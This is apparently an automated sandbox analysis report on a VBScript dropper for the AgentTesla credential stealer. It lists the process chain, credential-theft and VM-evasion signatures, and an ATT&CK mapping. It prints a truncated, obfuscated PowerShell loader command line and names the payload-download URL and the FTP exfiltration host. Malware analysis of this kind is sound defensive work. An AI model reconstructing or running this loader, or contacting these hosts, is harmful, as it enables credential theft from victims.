

JOESandbox Cloud BASIC



**ID:** 758166

**Sample Name:** TT\_COPY.vbs

**Cookbook:** default.jbs

**Time:** 15:47:21

**Date:** 01/12/2022

**Version:** 36.0.0 Rainbow Opal

# Table of Contents

Table of Contents	2
Windows Analysis Report TT_COPY.vbs	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	7
Yara Signatures	7
Memory Dumps	7
Sigma Signatures	7
Snort Signatures	7
Joe Sandbox Signatures	7
System Summary	7
Data Obfuscation	7
Malware Analysis System Evasion	7
Stealing of Sensitive Information	7
Remote Access Functionality	8
Mitre Att&ck Matrix	8
Behavior Graph	8
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	10
Domains	10
URLs	10
Domains and IPs	11
Contacted Domains	11
Contacted URLs	11
URLs from Memory and Binaries	11
World Map of Contacted IPs	11
Public IPs	12
General Information	12
Warnings	13
Simulations	13
Behavior and APIs	13
Joe Sandbox View / Context	13
IPs	13
Domains	13
ASNs	13
JA3 Fingerprints	13
Dropped Files	13
Created / dropped Files	13
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	13
C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_3jpr0mil.ht2.psm1	14
C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_ai3mehq5.lyv.ps1	14
\Device\ConDrv	14
Static File Info	14
General	15
File Icon	15
Network Behavior	15
TCP Packets	15
UDP Packets	17
DNS Queries	17
DNS Answers	17
HTTP Request Dependency Graph	17
FTP Packets	17
Statistics	18
Behavior	18
System Behavior	18
Analysis Process: wscript.exePID: 9204, Parent PID: 4892	18
General	18
File Activities	18
Registry Activities	18
Analysis Process: powershell.exePID: 2556, Parent PID: 9204	19
General	19
File Activities	21
File Created	21
File Deleted	21

File Written	21
File Read	22
<b>Analysis Process: conhost.exePID: 8248, Parent PID: 2556</b>	<b>23</b>
General	23
File Activities	23
<b>Analysis Process: powershell.exePID: 8364, Parent PID: 2556</b>	<b>23</b>
General	23
<b>Analysis Process: CasPol.exePID: 392, Parent PID: 8364</b>	<b>24</b>
General	24
File Activities	25
File Created	25
File Written	25
File Read	25
Registry Activities	26
<b>Disassembly</b>	<b>26</b>

# Windows Analysis Report

TT\_COPY.vbs

## Overview

### General Information

Sample Name:	TT_COPY.vbs
Analysis ID:	758166
MD5:	a27bc40b7cf1e7...
SHA1:	d24c19f3cf76f8f...
SHA256:	28a30c25fb101e...
Infos:	

### Detection


**AgentTesla**

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

### Signatures

- Yara detected AgentTesla
- Tries to steal Mail credentials (via fi...
- Tries to harvest and steal Putty / W...
- Tries to detect Any.run
- Wscript starts Powershell (via cmd ...
- Potential malicious VBS script foun...
- Tries to harvest and steal ftp login c...
- Very long command line found
- Potential evasive VBS script found ...
- Obfuscated command line found
- Queries sensitive network adapter in...
- Tries to harvest and steal browser in...

### Classification



## Process Tree

- System is w10x64native
- wscript.exe (PID: 9204 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\TT\_COPY.vbs" MD5: 0639B0A6F69B3265C1E42227D650B7D1)
- powershell.exe (PID: 2556 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe " \$Vildmnd = ""\$SaFLauConFacGatUniStoUnnLi suSSemLeeAurGltInFe mAnsFrbAnaCarlrmPrsre0St To[Ch Ir Al Ud DopCoaSerUsaPemAn(Th[FoSRetHorKoiBonSagSuJln]\$NoRAfenoguniHyoOpnMesHafPrllnathnStlVaolsvUnsel)Bo;Hu In Po Fe Fo \$DiDOceWilMuiUnnPhtBaeHerJuvSyaNalPriGaeTorKonlfeCosDi No=Br WhNBeetwKo-FJOKobThjRaeLecCotUn BebStyEntCieKojcu]Hu Cr (Hy \$mrRDreOagviiMyo BanTvsKvpEklOvaacnFrlSioHovsopi.SuLAbenNenWagSmtHuhTh No/Be Ze2Co)St;Pe Sk Gt Mi SuFUdomerOm(cr \$ArKUbIvVaiOvsSetUnrEmiAznTeggeeUnrGu=Al0re;Un Tr \$SpKTjJlDriMesAktSurFoiUnnCagMeeSarlC He-FalBrKa Ac \$TirWieUdgUdiDeoRanObsSkpRelMiaPrmAnreoAlvInfo.BoLTreFanPrgFrtSthDd;Uu Sp \$SyKfGoiAlsExti nrTriLinUngSkelcrRe+F=Zi2he)Le(Ga Ys Un Pa Pr Te Ta ll Af \$TrDBreNolFoiSenFotCaeBrdvudPeaArlMulleTrrrFonSheHysSa[Re \$ReKomiPaiDasTrtBurOritenVegDoeDi rOp/Sw2Be]Em Gk=Lo Co[PocOnoSunTivUnerMarKrtTa]Vi:tr:WitReoRoBVgyEttWaeDe(Ma \$GRWheFogTuiAnoNonBysDipLoDeaFonPrIudoFovGrSUn.PaSFoucObDusBrt fGmesrLieBrsOvuRelHotlIdaUrtDieKtrDesfa0ln=SiSHimUfecergotafePrmksnsvibHeaHyrEknmisioFI Dr \$MeFsv6AfDsnCfaDSu6SuDve11nChJ0AfCUn8Da8UdBBvCma1B aCre9VaCO9Sa'Un;A' \$LiFodoKerHosLikConHuiTrnSpqDostarSueEjsTeuTelVetBiaGrtReeOvransLe1Wa=OuSLumMoeUrrBtrUmeKanHyspobMuaWirInnAnsNo0Br No'Ud Ean8KoCRuCUncdo6TrDw7oCcuAFaDha6LyCDiAUncNe3KrDca1ma8FIBImFDi2DdCdYcSaCGrBSe9Am6Ch9Ok7Re8grBskFhu0ReCFiBMoDDi6NaCCo4SkCUn3HiCBro KeETrBPoCSh4GrDRe1AnCBoCYnDso3MiCAf0SaEUn8SaCto0TiDco1ScCZoDnOCFIAMeCut1KodSe6Bo'Sq;Gr \$FIFDooStrosKokidnCoiblnSkGjosSprDaeTssTeuUniSttSvPaP rtHoeChrHysDi2Ny=PoSUMmPeeKnrqutCleHonidsFobFoaPrrUnnKosPo0Ra Ve TrEPa2ImCre0spDpr1VaFCa5TeDPa7lyCBRAHesi6DiElr4VafCr1DaCva1UpDDu 7TeCGy0h0dRe6UdDsu6De'Me:Ud \$GrFTeolerLusCukClnRaiSanHagcisCyrBeeDesVauSylFotSkaAntmuesarUdsEt3La=RaSStmEkeSkrSatHueSunTrInbBeaHerRonFosKu0He Co'FrRre5DMeCFoDin6BeDop1ToCBu0CoUI8Gu8MeBUnFCo7OpDMoMaCweBjAdV1p1CJoCARCSh8BaCSt0nu8CoBMeEReCDiCFebTAdLy1soC0m0EuDAi7ReCS uAtoDdh5brFva6PscIn0FeDDi7maDBa3KaCChCreCMe6FICde0UiDhu6Re8ReBGeEseDBaCsp4KICStBryCca1SkCfr9DaCke0EsFMI7UnCdu0PrCsa8BofDe \$PoFC hoMirPesDikFinlinBanovgSasMarKaeGrsBeuValFotFraTrHieAlrStsKI4Da=FoSnomfjgorSvtGreBunKasLgbSparorUnnSoslNoAI Gr'JoDad6enDse1PeDch7DiCPCAmC SyBfrCPi2Mu'Ra;We \$lRFBroLurSusCoktonFeiAnnNogTasMiriPieLiscuataExtKaaSptDoeunrSislr5Do=OcsMimBaeStrRetLteSunFusUdbGrMurFonMosDr0Me Sp'RiEU n2NeCS0SkDfFa1MaEMa8ShCLiAf0Cma1 TrDSi0FiCca9SoCG0PhEDeDDeCBu4CICAfBExCVa1BeCen9UnCAN0By'Ga;F' \$StFHaoForSksFokAunUniUnnScgAfsSyrFedeDisSvu KalUntalaNatSoeAarGrsSa8BI=BeSShmpreEerTytOreKanOvsOnbPaaKnrSknFiskioFo Kh'LifSv7SuCQu0BICOG3meCsp9DrCud0MeCRe6CrDHa1LeCKo0VeCOV1F aeElm1StCSK0UnCAn9BeCko0AuCln2DeCAc4boDbe1PICsu0Da'No;F' \$KeFlaoPerBaslnKscnSpiKndigPrsSbrlreWhsSrulihBetHaaMatKaebirZasSp9He=TeJumVseDurSe tSveKongasNebAsatprBuninsDe0Su Be'ZyESICBrPIBUnESi8StCAf0KaCOu8JuCfoAMaDRe7LiDBeCudELa8OpCYdALYCEk1leDMa0PrCSn9luCAf0Gr'He;Ba \$CoGPrhSpeSpg CaiResehMe0Re=opSSomAgeSgrCotVeeAdnCosNobDoaOmrfunPhsSi0KI Re'MeEf08HiDMoCSaECo1DeCSh0PrCF9DoCun0BeCUo2PoCta4FoXde1PrCMi0InFR01B aDViCHaDMa5SvCSu0br'Lo;\$ERGTahUseTagFiiTisUnhPH1In=FeSSumGrePrrRitAeeCunGrSdebOvaSkTrinHesAf0Da Mi'xmEfo6TaCUn9SyCTo4LsDde6GrDUn6No8Ko9At 8Os5NoFra5OmDAn0OrUn7StCUn9ByCRuLiClis6Sk8Em9Ru8No5SIFLb6opCAI0HuCCa4PICen9MaCPi0JuCov1Un8E9rCa8Ga5ReEDr4BaCFoBShDva6AlCquCKvEOs6 AmCUp9HeCOv44pDSaCaDOb6Pa8Wa9Lu8P5LoEVa4DyDPi0ReDDi1MiCKoAStE6C0UJCMa9HjCMu4OxDIm6UnDsn6Pa'Mu;Ob \$AnGRehenspgSeiansFahFe2co=AcS GymMiemurretWoeAlnYnsSebanaSlrTrnFosst0br Re'SkEFuCMoCPRBSTde3BgChyAOxCMoESyCBj0Bi'Ni;Da \$SuGSnhnoeFigNaisisPahDr3St=DaSjomGleBorpitDyeVanD usBibHeaSprGmdusRo0Sp UfSeFaI5BeDer0RuCko7CaCOp9OpCfACReCEt6Ko8In9Re8Ry5RiEhaDPiCArCBeCGa1haCAs0BaELu70d9BaCbu0FPa6LaClnCcaCKi2Th 8Kov9Op8He5InEoHoBTaCMi0AfidV2BaFsk6ReCFo9AnCDaAspDKi1Va8Ar9AIB8i5SIFp3V0CSiCFADre7LiDre7CudRe1muDTa0HeCLe4OICV9w9W'Be;Im \$BoGTehCheSlgKe iKvsDohS14Dy=LoSTomNjelnrBotNesStrnSvsDibPeaPlrTinOvsPi0He Ne'PrFn03lICvCKIDF07UnDRe1HeDBe0EtCPr4inCMi9FjECo4HvCO9OmCOn9coCANANaCBa6Ge'Kn;S o \$StGChHaeSpgMfiBrsochDi5St=DrSSpmHaeharPstdoeArnNosPibfoaCarConBusln0Mi at'EnCCiBDiDKa1SwChE1SkCan9UrCCo9Fo'Fi;Ga \$ldGMihDeelagTiiUdsHyhL e6Ca=FoSfomQueMarGotGreJvnPrnHjbtNaDerDinFosAs0Sp An'SvEGBsBaDDu1BiFN5yZDri7JoCAnABiDsp1UsCMu0FICSe6giDpo1ReFEg3SuCfocKvDPe7InDRe 1CoDde0InrCa4BoCNa9UnEaP8DaCSh0smCBI8LoCGaAsyDKa7AvDNiCDi'Br;Kn \$MaGsohLoeDigThifosPohSe7Br=MisBomDiePirSptCiePenGasWobPaaPTrSlnUn9Re0Ld Mu'





## Malware Configuration

⊘ No configs have been found

## Yara Signatures

### Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: CasPol.exe PID: 392	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Process Memory Space: CasPol.exe PID: 392	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

## Sigma Signatures

⊘ No Sigma rule has matched

## Snort Signatures

⊘ No Snort rule has matched

## Joe Sandbox Signatures

### System Summary



Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

### Data Obfuscation



Obfuscated command line found

### Malware Analysis System Evasion



Tries to detect Any.run

Potential evasive VBS script found (use of timer() function in loop)

Queries sensitive network adapter information (via WMI, Win32\_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32\_Bios & Win32\_BaseBoard, often done to detect virtual machines)

### Stealing of Sensitive Information



Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

## Remote Access Functionality




Yara detected AgentTesla

## Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	1 Exfiltration Over Alternative Protocol	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	3 2 1 Scripting	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 1 5 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 1 Command and Scripting Interpreter	Logon Script (Windows)	1 1 Process Injection	3 2 1 Scripting	Security Account Manager	2 2 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 PowerShell	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 4 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 4 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

## Behavior Graph





## Screenshots

### Thumbnails


This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection


### Initial Sample

 No Antivirus matches


### Dropped Files

 No Antivirus matches

### Unpacked PE Files

 No Antivirus matches

### Domains

 No Antivirus matches

### URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://b3solutionscws.com/wp-admin/ZCaVulflpDLfuryX16po	0%	Avira URL Cloud	safe	
http://OowQOv.com	0%	Avira URL Cloud	safe	
http://ftp://ftp.mcmprint.netnoffice	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejdpaswordPsi/Psi	0%	Avira URL Cloud	safe	
http://https://wNUxderhdqerb.org	0%	Avira URL Cloud	safe	
http://b3solutionscws.com/wp-admin/ZCaVulflpDLfuryX16	0%	Avira URL Cloud	safe	
http://go.micros	0%	Avira URL Cloud	safe	

## Domains and IPs

### Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ftp.mcmprint.net	185.31.121.136	true	false		unknown
b3solutionscws.com	192.185.145.188	true	false		unknown

### Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://b3solutionscws.com/wp-admin/ZCaVulflpDLfuryX16	false	• Avira URL Cloud: safe	unknown

### URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://OowQOv.com	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://aka.ms/pscore68	powershell.exe, 00000002.00000002.2164704518.0000026A961B1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://b3solutionscws.com/wp-admin/ZCaVulflpDLfuryX16po	CasPol.exe, 00000007.00000002.6650313755.000000001D701000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000002.00000002.2164704518.0000026A961B1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://wNUxderhdqerb.org	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ftp://ftp.mcmprint.net/office	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://go.micros	CasPol.exe, 00000007.00000002.6650870632.0000000010F5000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejdpaswordPsi/Psi	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

### World Map of Contacted IPs



#### Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.145.188	b3solutionscws.com	United States		46606	UNIFIEDLAYER-AS-1US	false
185.31.121.136	ftp.mcmprint.net	Bulgaria		199364	RAX-ASBG	false

#### General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	758166
Start date and time:	2022-12-01 15:47:21 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TT_COPY.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native <b>physical Machine for testing VM-aware malware</b> (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301)
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.spyw.evad.winVBS@7/4@2/2
EGA Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 50%</li> </ul>
HDC Information:	Failed


HCA Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 100%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>
Cookbook Comments:	<ul style="list-style-type: none"> <li>• Found application associated with file extension: .vbs</li> <li>• Sleeps bigger than 10000000ms are automatically reduced to 1000ms</li> </ul>

## Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, audiodg.exe, UserOOBEBroker.exe, RuntimeBroker.exe, ShellExperienceHost.exe, WMIADAP.exe, backgroundTaskHost.exe, svchost.exe, Usoclient.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): wdcplalt.microsoft.com, login.live.com, slscr.update.microsoft.com, tile-service.weather.microsoft.com, wdcpl.microsoft.com, fe3cr.delivery.mp.microsoft.com
- Execution Graph export aborted for target powershell.exe, PID 2556 because it is empty
- Not all processes were analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- VT rate limit hit for: TT\_COPY.vbs


## Simulations

### Behavior and APIs


 No simulations

## Joe Sandbox View / Context


### IPs

 No context


### Domains

 No context


### ASNs

 No context

### JA3 Fingerprints

 No context

### Dropped Files

 No context

## Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.34726597513537405
Encrypted:	false

SSDEEP:	3:NIII:NI
MD5:	446DD1CF97EABA21CF14D03AEBBC79F27
SHA1:	36E4CC7367E0C7B40F4A8ACE272941EA46373799
SHA-256:	A7DE5177C68A64BD48B36D49E2853799F4EBCFA8E4761F7CC472F333DC5F65CF
SHA-512:	A6D754709F30B122112AE30E5AB22486393C5021D33DA4D1304C061863D2E1E79E8AEB029CAE61261BB77D0E7BEC53A7B0106D6EA4368B4C302464E3D941CF7
Malicious:	false
Reputation:	high, very likely benign file
Preview:	@...e.....

**C:\Users\user\AppData\Local\Temp\\_PSScriptPolicyTest\_3jpr0mil.ht2.psm1**

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKiFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

**C:\Users\user\AppData\Local\Temp\\_PSScriptPolicyTest\_ai3mehq5.lyv.ps1**


Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKiFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

**\Device\ConDrv**

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

**Static File Info**

General	
File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.882508768775152
TrID:	
File name:	TT_COPY.vbs
File size:	319816
MD5:	a27bc40b7cf1e7e7a9b38221d4e849
SHA1:	d24c19f3cf76f8f47fa6fffb12422f0fa0252b3b
SHA256:	28a30c25fb101ed42b050c4b82777929b1cdd9fe02f8f386bb9708d3adb3b9bf
SHA512:	b6bbcd0f8e6fa19acc91441f41f9f277a11399b15071ce06acbae4771954bba33e0acf7ee279498bfd701a3beec55c54687a25c579a54be9adcbfa2c133731f8
SSDEEP:	6144:T2J71kKaq/0xBIAbO0uzJ44bQ+YwMpXj/3CAS/Sv5Hx5QS:TBKd/0UAbO0q44jkTbvL5QS
TLSH:	CF645990AD3B55900E4BA71AFBF149CD4FF30FE3F1012F9B29B45246372A3689A19197
File Content Preview:	Smigesparcelwisecisal = ChrW(11202).....on error resume next ..Tilendebringerlateenrigg186 = FileLen("Lassoers89").....Dveskolenliveborns = Ucase(Trim(Mid("Referencerne",27,150))) .....BESPARINGERNESUNDERSPR = Space(35)....LIVSFRELSENE Concocted BYG

File Icon	
	
Icon Hash:	e8d69ece869a9ec4

Network Behavior				
TCP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 1, 2022 15:50:07.835916996 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:07.952136993 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:07.952317953 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:07.952996969 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.069183111 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.081645966 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.081737995 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.081804037 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.081856012 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.081902027 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.081954956 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082016945 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082053900 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082114935 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082170010 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082199097 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082284927 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082309008 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082384109 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082386017 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082467079 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082484007 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082640886 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082642078 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199069977 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199163914 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199234009 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199280024 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199325085 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199340105 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199431896 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199433088 CET	49824	80	192.168.11.20	192.185.145.188

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 1, 2022 15:50:08.199513912 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199537039 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199625015 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199642897 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199718952 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199779034 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199779034 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199800968 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199896097 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199898958 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199980021 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199994087 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200078964 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200102091 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200170040 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200193882 CET	80	49824	192.185.145.188	192.168.11.20
